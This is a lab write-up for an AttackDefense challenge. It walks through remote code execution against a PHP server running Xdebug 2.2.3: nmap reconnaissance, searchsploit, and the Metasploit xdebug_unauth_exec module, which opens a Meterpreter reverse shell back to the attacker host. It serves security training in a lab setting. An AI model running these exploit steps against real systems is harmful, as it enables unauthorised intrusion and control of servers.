Name	Vulnerable Xdebug Extension
URL	https://www.attackdefense.com/challengedetails?cid=1909
Туре	OWASP Top 10 : Vulnerable Components

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Remote Code Execution attack.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
27074: eth0@if27075: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
        link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
27077: eth1@if27078: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
        link/ether 02:42:c0:f7:fa:02 brd ff:ff:ff:ff:ff link-netnsid 0
        inet 192.247.250.2/24 brd 192.247.250.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.247.250.3

Command: nmap 192.247.250.3

```
root@attackdefense:~# nmap 192.247.250.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 18:14 IST
Nmap scan report for target-1 (192.247.250.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
80/tcp open http
3306/tcp open mysql
MAC Address: 02:42:C0:F7:FA:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open


Step 3: Start chrome and navigate to the target IP.




A website is running at port 80 of the target IP.

Step 4: Navigate to the PHP info page.

URL: http://192.247.250.3/phpinfo.php



Step 5: Search for "xdebug" to check the version of xdebug installed.



The version of xdebug is 2.2.3



Step 6: Open the terminal and search for available exploits for the xdebug version.

Command: searchsploit xdebug

```
root@attackdefense:-# searchsploit xdebug

Exploit Title | Path | (/usr/share/exploitdb/)

xdebug < 2.5.5 - OS Command Execution (Metasploit) | exploits/php/remote/44568.rb

Shellcodes: No Result | Papers: No Result | root@attackdefense:-# | root@attackdefense:-#
```

Step 7: Start metasploit in the terminal.

Command: msfconsole

Step 8: Search for the xdebug exploit in the metasploit shell.

Command: search xdebug

Step 9: Select the exploit to use it on the target.

Command: use exploit/unix/http/xdebug_unauth_exec

Step 10: View the available options of the exploit

Command: show options

```
<u>msf5</u> exploit(
Module options (exploit/unix/http/xdebug_unauth_exec):
    Name
                 Current Setting Required Description
    PATH
                 /index.php
                                                         Path to target webapp
                                                        The target webapp

A proxy chain of format type:host:port[,type:host:port][...]

The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The target port (TCP)

Callback host for accepting connections

Port to listen for the debugger

Negotiate SSL/TLS for outgoing connections
    Proxies
                                          no
    RHOSTS
                                          yes
    RPORT
                                          ves
    SRVHOST
                 0.0.0.0
                                          yes
    SRVPORT
                 9000
                                          yes
                 false
                                          no
    VHOST
                                          no
                                                         HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
              Current Setting Required Description
    Name
    LH0ST
                                                      The listen address (an interface may be specified)
                                       yes
    LPORT
                                                      The listen port
```

Step 11: Set the RHOST and LHOST

Commands:

set RHOSTS 192.247.250.3 Set LHOST 192.247.250.2

```
msf5 exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.247.250.3
RHOSTS => 192.247.250.3
msf5 exploit(unix/http/xdebug_unauth_exec) >
msf5 exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.247.250.2
LHOST => 192.247.250.2
msf5 exploit(unix/http/xdebug_unauth_exec) >
```

Step 12: Run the exploit.

Command: exploit

```
msf5 exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.247.250.2:4444
[*] 192.247.250.3:80 - Waiting for client response.
[*] 192.247.250.3:80 - Receiving response
[*] 192.247.250.3:80 - Shell might take upto a minute to respond.Please be patient.
[*] 192.247.250.3:80 - Sending payload of size 2030 bytes
[*] Sending stage (38288 bytes) to 192.247.250.3
[*] Meterpreter session 1 opened (192.247.250.2:4444 -> 192.247.250.3:41738) at 2020-06-17 18:15:47 +0530

meterpreter >
meterpreter >
```

The metepreter connection has been successfully established with the target machine.

Step 13: Execute shell commands on the target.

Commands:

shell

id

```
meterpreter > shell
Process 873 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The attack was successful on the target.

References:

Xdebug (https://xdebug.org/)